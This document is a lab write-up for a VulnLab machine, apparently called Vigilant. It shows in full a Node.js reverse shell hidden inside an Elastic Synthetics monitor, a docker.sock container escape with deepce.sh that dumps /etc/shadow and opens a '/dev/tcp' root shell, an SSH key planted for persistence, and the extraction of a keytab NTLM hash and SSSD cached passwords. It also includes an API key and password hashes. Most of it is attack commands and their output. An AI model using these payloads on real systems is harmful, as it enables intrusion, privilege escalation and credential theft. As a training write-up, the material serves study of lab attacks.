
- If you have an issue like
npm install ⸨⠂⠂⸩ ⠦ idealTree:myrepo: sill idealTree buildDepsfrozen then need to switch IPv6 from Automatic to Link-Local Only to fix it:
Init a new project:
$ npx @elastic/synthetics --ignore-https-errors init vigilant_shell
> Initializing Synthetics project in 'vigilant_shell'
✔ Enter Elastic Kibana URL or Cloud ID · http://dc.vigilant.vl:5601/
✔ What is your API key · ************************************************************
✔ Select the locations where you want to run monitors · Marketing Page (private)
✔ Set default schedule in minutes for all monitors · 10
✔ Choose project id to logically group monitors · vigilant_shell
✔ Choose the target Kibana space · default
> Setting up project using NPM...
Wrote to /home/user/VULNLAB/Vigilant/vigilant_shell/package.json:

{
  "name": "vigilant_shell",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}


> Installing @elastic/synthetics library...

added 144 packages in 59s

14 packages are looking for funding
  run `npm fund` for details
> Writing vigilant_shell/synthetics.config.ts.
> Writing vigilant_shell/journeys/example.journey.ts.
> Writing vigilant_shell/journeys/advanced-example-helpers.ts.
> Writing vigilant_shell/journeys/advanced-example.journey.ts.
> Writing vigilant_shell/lightweight/heartbeat.yml.
> Writing vigilant_shell/README.md.
> Writing vigilant_shell/.github/workflows/run-synthetics.yml.
> Writing vigilant_shell/package.json.

All set, you can run below commands inside: /home/user/VULNLAB/Vigilant/vigilant_shell:

  Run synthetic tests: npm run test

  Push monitors to Kibana: SYNTHETICS_API_KEY=<value> npm run push

  Configure API Key via `SYNTHETICS_API_KEY` env variable or --auth CLI flag.

Visit https://www.elastic.co/guide/en/observability/current/synthetic-run-tests.html to learn more.
Check our project folder:
$ ls -la vigilant_shell
total 108
drwxr-xr-x   6 user user  4096 May  4 19:03 .
drwxr-xr-x   5 user user  4096 May  4 18:59 ..
drwxr-xr-x   3 user user  4096 May  4 19:03 .github
-rw-r--r--   1 user user    27 May  4 19:03 .gitignore
-rw-r--r--   1 user user  1323 May  4 19:03 README.md
drwxr-xr-x   2 user user  4096 May  4 19:03 journeys
drwxr-xr-x   2 user user  4096 May  4 19:03 lightweight
drwxr-xr-x 131 user user  4096 May  4 19:03 node_modules
-rw-r--r--   1 user user 66684 May  4 19:03 package-lock.json
-rw-r--r--   1 user user   333 May  4 19:03 package.json
-rw-r--r--   1 user user   758 May  4 19:03 synthetics.config.ts
Check our journey folder:
$ ls -la journeys
total 20
drwxr-xr-x 2 user user 4096 May  4 19:03 .
drwxr-xr-x 6 user user 4096 May  4 19:03 ..
-rw-r--r-- 1 user user 1845 May  4 19:03 advanced-example-helpers.ts
-rw-r--r-- 1 user user 1239 May  4 19:03 advanced-example.journey.ts
-rw-r--r-- 1 user user  495 May  4 19:03 example.journey.ts
Then remove all files in journeys folder and create a new getshell.journey.ts file:
import { journey, step, expect } from '@elastic/synthetics';

journey('Pwn a shell', ({ page }) => {
  step('Load the demo page', async () => {
    await page.goto('http://10.8.2.19/');
    (function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(4321, "10.8.2.19", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/;})();

  });
  });
We set a local web server:
$ cd vigilant_shell/journeys
$ python3 -m http.server 80
We set a Netcat listener:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
Then go to our vigilant_shell folder and we push it to add a new monitor:
$ cd vigilant_shell
$ npx @elastic/synthetics push --auth aHdYUlFvOEJSdFRFTTdRWkx1OFY6MGUtTXY3cGZUS21kMHhmR1M4bE5hUQ==
⚠ Lightweight monitor schedules will be adjusted to their nearest frequency supported by our synthetics infrastructure.
> Pushing monitors for 'vigilant_shell' project in kibana 'default' space
> bundling 2 monitors
> Monitor Diff: Added(1) Updated(0) Removed(0) Unchanged(0)
Another way is:
$ export SYNTHETICS_API_KEY=aHdYUlFvOEJSdFRFTTdRWkx1OFY6MGUtTXY3cGZUS21kMHhmR1M4bE5hUQ==
$ npx @elastic/synthetics push
after a few minutes we get the shell:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.8.2.19] from (UNKNOWN) [10.10.231.6] 40784
id
uid=1000(elastic-agent) gid=1000(elastic-agent) groups=1000(elastic-agent),0(root)

Another way is to trigger the new monitor manually in Kibana (click on Run test manually):
Docker break out via docker.sock (Vigilant_User)
We are member of the root group, and also the group of the mounted docker.sock is root, which means we can read and write to it:
ls -la /var/run/docker.sock
ls: /var/run/docker.sock: Operation not permitted
srw-rw---- 1 root root 0 May  4 07:06 /var/run/docker.sock
We use deepce.sh utilizing docker.sock (SOCK), to test if we can read /etc/shadow from the host by creating a container and mount the file system:
cd /tmp
curl 10.8.2.19/deepce.sh -o deepce.sh
chmod +x deepce.sh
ls -al deepce.sh
ls: deepce.sh: Operation not permitted
-rwxrwx--- 1 elastic-agent elastic-agent 39417 May  4 12:40 deepce.sh
./deepce.sh --exploit SOCK --shadow

                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... elastic-agent
[+] Groups .................. elastic-agent root
[+] Sudo .................... sudo not found
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Yes
ls: /var/run/docker.sock: Operation not permitted
srw-rw---- 1 root root 0 May  4 07:06 /var/run/docker.sock
[+] Sock is writable ........ Yes
The docker sock is writable, we should be able to enumerate docker, create containers
and obtain root privs on the host machine
See https://stealthcopter.github.io/deepce/guides/docker-sock.md

To see full info from the docker sock output run the following

curl -s --unix-socket /var/run/docker.sock http://localhost/info

KernelVersion:5.15.0-101-generic
OperatingSystem:Ubuntu Core 22
OSType:linux
Architecture:x86_64
NCPU:2
DockerRootDir:/var/snap/docker/common/var-lib-docker
Name:srv
ServerVersion:24.0.5
[+] Docker Version .......... 24.0.5
[+] CVE–2019–13139 .......... No
[+] CVE–2019–5736 ........... No
==================================( Enumerating Container )===================================
[+] Container ID ............ srv
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 10.10.231.6 172.17.0.1
[+] DNS Server(s) ........... 10.10.231.5 8.8.8.8
[+] Host IP ................. 10.10.231.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 5.15.0-101-generic
[+] Arch .................... x86_64
[+] CPU ..................... AMD EPYC 7571
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/hostname
[+] Dangerous Capabilities .. Yes
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[+] SSHD Service ............ No
[+] Privileged Mode ......... No
====================================( Enumerating Mounts )====================================
[+] Docker sock mounted ....... Yes
The docker sock is writable, we should be able to enumerate docker, create containers
and obtain root privs on the host machine
See https://stealthcopter.github.io/deepce/guides/docker-sock.md

[+] Other mounts .............. Yes
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/hostname /etc/hostname rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
[+] Possible host usernames ...
====================================( Interesting Files )=====================================
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... Yes
-rwxrwx--- 1 elastic-agent elastic-agent 39K May  4 12:40 /tmp/deepce.sh
[+] Interesting files in root ........... No
[+] Passwords in common files ........... No
ls: /home: Operation not permitted
[+] Home directories .................... No
[+] Hashes in shadow file ............... Not readable
[+] Searching for app dirs ..............
==================================( Enumerating Containers )==================================
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

TODO Enumerate container using sock
=====================================( Exploiting Sock )======================================

[+] Preparing Exploit
[+] Exploit Type ............. Print Shadow
[+] Clean up ................. Automatic on container exit

[+] Creating container ..... 7c476b667a4f32fdc2cd7bc789a8b37d7cc96ac422629a3387371007f9878f62
[+] If the shell dies you can restart your listener and run the start command to fire it again
Start Command: curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/7c476b667a4f32fdc2cd7bc789a8b37d7cc96ac422629a3387371007f9878f62/start
Logs Command: curl -s --unix-socket /var/run/docker.sock "http://localhost/containers/7c476b667a4f32fdc2cd7bc789a8b37d7cc96ac422629a3387371007f9878f62/logs?stderr=1&stdout=1" --output -
[+] Once complete remember to tidy up by stopping and removing your container with following commands
Stop Command: curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/7c476b667a4f32fdc2cd7bc789a8b37d7cc96ac422629a3387371007f9878f62/stop
Remove Command: curl -s -XDELETE --unix-socket /var/run/docker.sock http://localhost/containers/7c476b667a4f32fdc2cd7bc789a8b37d7cc96ac422629a3387371007f9878f62
[+] Starting container ..... Success
[+] Sleeping for ........... 2s
[+] Fetching logs .......... Success
broot:$y$j9T$n7/b4pGLolzG7rAviyqr20$lP06ckoclHZwn9.98gL7HdXLyvjFQvYeV5GFHEVRet1:19806:0:99999:7:::
daemon:*:19769:0:99999:7:::
bin:*:19769:0:99999:7:::
sys:*:19769:0:99999:7:::
�sync:*:19769:0:99999:7:::
ames:*:19769:0:99999:7:::
man:*:19769:0:99999:7:::
lp:*:19769:0:99999:7:::
�mail:*:19769:0:99999:7:::
�news:*:19769:0:99999:7:::
�uucp:*:19769:0:99999:7:::
roxy:*:19769:0:99999:7:::
www-data:*:19769:0:99999:7:::
backup:*:19769:0:99999:7:::
�list:*:19769:0:99999:7:::
irc:*:19769:0:99999:7:::
nats:*:19769:0:99999:7:::
nobody:*:19769:0:99999:7:::
�_apt:*:19769:0:99999:7:::
%systemd-network:*:19769:0:99999:7:::
%systemd-resolve:*:19769:0:99999:7:::
 messagebus:*:19769:0:99999:7:::
&systemd-timesync:*:19769:0:99999:7:::
pollinate:*:19769:0:99999:7:::
�sshd:*:19769:0:99999:7:::
syslog:*:19769:0:99999:7:::
uidd:*:19769:0:99999:7:::
tcpdump:*:19769:0:99999:7:::
tss:*:19769:0:99999:7:::
landscape:*:19769:0:99999:7:::
#fwupd-refresh:*:19769:0:99999:7:::
usbmux:*:19776:0:99999:7:::
elin-adm:$y$j9T$NzhpP0kgQ7QN7Y.0C7/Bp/$4T49esl3XB90yW6ybgm1.o/eEo9N3buqGXAbM5AgQ/3:19808:0:99999:7:::
lxd:!:19776::::::
�sssd:*:19780:0:99999:7:::
[+] Exploit completed ..... :)
==============================================================================================
Test OK as we can read /etc/shadow then we become full root.
Set a new Netcat listener:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
Then run again Deepce to get a new stable shell as root in the host:
./deepce.sh --exploit SOCK --command "/bin/bash -c 'bash -i >& /dev/tcp/10.8.2.19/4321 0>&1'"

                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... elastic-agent
[+] Groups .................. elastic-agent root
[+] Sudo .................... sudo not found
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Yes
ls: /var/run/docker.sock: Operation not permitted
srw-rw---- 1 root root 0 May  4 07:06 /var/run/docker.sock
[+] Sock is writable ........ Yes
The docker sock is writable, we should be able to enumerate docker, create containers
and obtain root privs on the host machine
See https://stealthcopter.github.io/deepce/guides/docker-sock.md

To see full info from the docker sock output run the following

curl -s --unix-socket /var/run/docker.sock http://localhost/info

KernelVersion:5.15.0-101-generic
OperatingSystem:Ubuntu Core 22
OSType:linux
Architecture:x86_64
NCPU:2
DockerRootDir:/var/snap/docker/common/var-lib-docker
Name:srv
ServerVersion:24.0.5
[+] Docker Version .......... 24.0.5
[+] CVE–2019–13139 .......... No
[+] CVE–2019–5736 ........... No
==================================( Enumerating Container )===================================
[+] Container ID ............ srv
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 10.10.231.6 172.17.0.1
[+] DNS Server(s) ........... 10.10.231.5 8.8.8.8
[+] Host IP ................. 10.10.231.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 5.15.0-101-generic
[+] Arch .................... x86_64
[+] CPU ..................... AMD EPYC 7571
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/hostname
[+] Dangerous Capabilities .. Yes
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[+] SSHD Service ............ No
[+] Privileged Mode ......... No
====================================( Enumerating Mounts )====================================
[+] Docker sock mounted ....... Yes
The docker sock is writable, we should be able to enumerate docker, create containers
and obtain root privs on the host machine
See https://stealthcopter.github.io/deepce/guides/docker-sock.md

[+] Other mounts .............. Yes
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/hostname /etc/hostname rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5690e0a070f8aa282868c41f92517ce146082e280988941195b0a28a654d3e4b/hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
[+] Possible host usernames ...
====================================( Interesting Files )=====================================
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... Yes
-rwxrwx--- 1 elastic-agent elastic-agent 39K May  4 12:40 /tmp/deepce.sh
[+] Interesting files in root ........... No
[+] Passwords in common files ........... No
ls: /home: Operation not permitted
[+] Home directories .................... No
[+] Hashes in shadow file ............... Not readable
[+] Searching for app dirs ..............
==================================( Enumerating Containers )==================================
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

TODO Enumerate container using sock
=====================================( Exploiting Sock )======================================

[+] Preparing Exploit
[+] Exploit Type ............. Custom Command
[+] Custom Command ........... /bin/bash -c 'bash -i >& /dev/tcp/10.8.2.19/4321 0>&1'
[+] Clean up ................. Automatic on container exit

[+] Creating container ..... db323275e3e6f40ac04216d491343e9a5cc8ba545bdc54c1b330411e98af31a2
[+] If the shell dies you can restart your listener and run the start command to fire it again
Start Command: curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/db323275e3e6f40ac04216d491343e9a5cc8ba545bdc54c1b330411e98af31a2/start
Logs Command: curl -s --unix-socket /var/run/docker.sock "http://localhost/containers/db323275e3e6f40ac04216d491343e9a5cc8ba545bdc54c1b330411e98af31a2/logs?stderr=1&stdout=1" --output -
[+] Once complete remember to tidy up by stopping and removing your container with following commands
Stop Command: curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/db323275e3e6f40ac04216d491343e9a5cc8ba545bdc54c1b330411e98af31a2/stop
Remove Command: curl -s -XDELETE --unix-socket /var/run/docker.sock http://localhost/containers/db323275e3e6f40ac04216d491343e9a5cc8ba545bdc54c1b330411e98af31a2
[+] Starting container ..... Success
[+] Sleeping for ........... 2s
[+] Fetching logs .......... Success
[+] Exploit completed ..... :)
==============================================================================================
We get the user flag (Vigilant_User):
root@db323275e3e6:/# ls -la /root
ls -la /root
total 32
drwx------  6 root root 4096 Mar 24 16:56 .
drwxr-xr-x 21 root root  580 May  4 07:06 ..
lrwxrwxrwx  1 root root    9 Mar 24 16:56 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Mar 24 11:59 .cache
drwxr-xr-x  3 root root 4096 Mar  1 03:48 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Feb 23 22:05 .ssh
-rw-r--r--  1 root root    0 Feb 29 21:43 .sudo_as_admin_successful
drwx------  4 root root 4096 Feb 23 22:06 snap
-rw-r--r--  1 root root   37 Mar 24 12:29 user.txt
root@db323275e3e6:/# cat /root/user.txt
cat /root/user.txt
VL{5a91db523581e339740bd7c18fca2d16}
Create a SSH keypair and add my public key to the DC to obtain a stable permanent shell:
$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/user/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_ed25519
Your public key has been saved in /home/user/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:LXO9cVGK76RNBjtiB6UTmRYviYlD4B7FtFUlOImGWVo user@exegol
The key's randomart image is:
+--[ED25519 256]--+
|    .BE..+==o   .|
|   .o=+++o+B . o |
|    +.+ oo* + o  |
|   . . . . = + . |
|    .   S = * *  |
|         = o %   |
|            o o  |
|                 |
|                 |
+----[SHA256]-----+
$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBKyUBOzzwNGjzX+9KWOcEJPvdzkFGkxcPJb+XLCZBsw user@exegol
root@71de19e06593:/# ls -la ~/.ssh
ls -la ~/.ssh
total 8
drwx------ 2 root root 4096 Feb 23 22:05 .
drwx------ 6 root root 4096 Mar 24 16:56 ..
-rw------- 1 root root    0 Feb 23 22:05 authorized_keys
root@71de19e06593:/# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBKyUBOzzwNGjzX+9KWOcEJPvdzkFGkxcPJb+XLCZBsw user@exegol" > ~/.ssh/authorized_keys
$ ssh -i ~/.ssh/id_ed25519 root@srv.vigilant.vl
The authenticity of host 'srv.vigilant.vl (10.10.241.246)' can't be established.
ED25519 key fingerprint is SHA256:6d/6IvKHp5QMa8CBf7XCLyj4rgo5C1tAY/G3w80RiWQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srv.vigilant.vl' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sat May 18 05:42:52 AM UTC 2024

  System load:  0.1162109375      Processes:                128
  Usage of /:   76.0% of 9.98GB   Users logged in:          0
  Memory usage: 31%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens5:    10.10.241.246


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Apr 13 08:07:40 2024 from 10.8.0.101
root@srv:~#
SRV Post exploitation
SRV$ NTLMHash extraction
As SRV is a domain joined computer and a Linux and we are root then we will check the presence of /etc/krb5.keytab and extract the machine NTLM Hash.
We use KeyTabExtract to get the NTLM Hash of SRV$:
root@srv:/tmp# curl 10.8.2.19/keytabextract.py -o keytabextract.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4583  100  4583    0     0   7399      0 --:--:-- --:--:-- --:--:--  7391
root@srv:/tmp# python3 keytabextract.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
	REALM : VIGILANT.VL
	SERVICE PRINCIPAL : SRV$/
	NTLM HASH : e4d4e4272f17617a0e39df129c528d9c
	AES-256 HASH : 0c7155387565b74cb3aee6fb2507af6808b6cf587dfac60dd80eb866706441f5
	AES-128 HASH : 6572d92a945e28dcc050e7a9d0c1ceac
Found
SRV$:e4d4e4272f17617a0e39df129c528d9c.
Cached domain credentials extraction
Check the processes (parent and child):
root@srv:/tmp# ps -aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...
root         614  0.0  1.1  97576 22508 ?        Ss   04:52   0:00 /usr/sbin/sssd -i --logger=files
root         741  0.0  1.4 137168 28852 ?        S    04:52   0:00  \_ /usr/libexec/sssd/sssd_be --domain vigilant.vl --uid 0 --gid 0 --logger=files
root         742  0.0  2.5 112712 51132 ?        S    04:52   0:00  \_ /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root         743  0.0  1.1  86924 22240 ?        S    04:52   0:00  \_ /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
...
We found that SSSD is running. The System Security Services Daemon (SSSD) is a system service to access remote directories and authentication mechanisms (i.e for active directory).
root@srv:/tmp# cat /etc/sssd/sssd.conf
[sssd]
domains = vigilant.vl
config_file_version = 2
services = nss, pam

[domain/vigilant.vl]
default_shell = /bin/bash
krb5_store_password_if_offline = True
cache_credentials = True
krb5_realm = VIGILANT.VL
realmd_tags = manages-system joined-with-adcli
id_provider = ad
fallback_homedir = /home/%d/%u
ad_domain = vigilant.vl
use_fully_qualified_names = True
ldap_id_mapping = True
access_provider = simple
simple_allow_users = administrator
simple_allow_groups = Domain Users
override_homedir = /home/%d/%u
enumerate = true
ldap_search_timeout = 50
ldap_enumeration_search_timeout = 60
ldap_network_timeout = 60
Confirmed that domain credentials caching is activated:
cache_credentials = True
When a Linux is a domain joined computer then Active Directory store Kerberos credentials locally in the credential cache file referred to as the ccache.
By default sssd maintains a copy of cached credential in /var/lib/sss/db:
root@srv:/tmp# ls -la /var/lib/sss/db
total 6072
drwx------  2 root root    4096 May 18 06:13 .
drwxr-xr-x 10 root root    4096 Feb 27 06:42 ..
-rw-------  1 root root 2015232 May 18 06:18 cache_vigilant.vl.ldb
-rw-------  1 root root    2581 May 18 06:13 ccache_VIGILANT.VL
-rw-------  1 root root 1286144 May 18 04:52 config.ldb
-rw-------  1 root root 1286144 Mar  1 04:17 sssd.ldb
-rw-------  1 root root 1609728 May 18 06:18 timestamps_vigilant.vl.ldb
We get the stored passwords:
root@srv:/tmp# tdbdump /var/lib/sss/db/cache_vigilant.vl.ldb | grep -B 14 -A 14 cachedPassword
{
key(82) = "DN=@INDEX:ORIGINALDN:CN=DAN WELLS,OU=SECURITY,OU=IT,OU=VIGILANT,DC=VIGILANT,DC=VL\00"
data(182) = "g\19\01&\02\00\00\00@INDEX:ORIGINALDN:CN=DAN WELLS,OU=SECURITY,OU=IT,OU=VIGILANT,DC=VIGILANT,DC=VL\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\01\00\00\00;\00\00\00name=Dan.Wells@vigilant.vl,cn=users,cn=vigilant.vl,cn=sysdb\00"
}
{
key(79) = "DN=@INDEX:MEMBER:NAME=Dylan.Mason@vigilant.vl,CN=USERS,CN=VIGILANT.VL,CN=SYSDB\00"
data(256) = "g\19\01&\02\00\00\00@INDEX:MEMBER:NAME=Dylan.Mason@vigilant.vl,CN=USERS,CN=VIGILANT.VL,CN=SYSDB\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\02\00\00\00?\00\00\00name=Domain Users@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00D\00\00\00name=MarketResearchers@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00"
}
{
key(43) = "DN=@INDEX:MAIL:Nicole.Thompson@vigilant.vl\00"
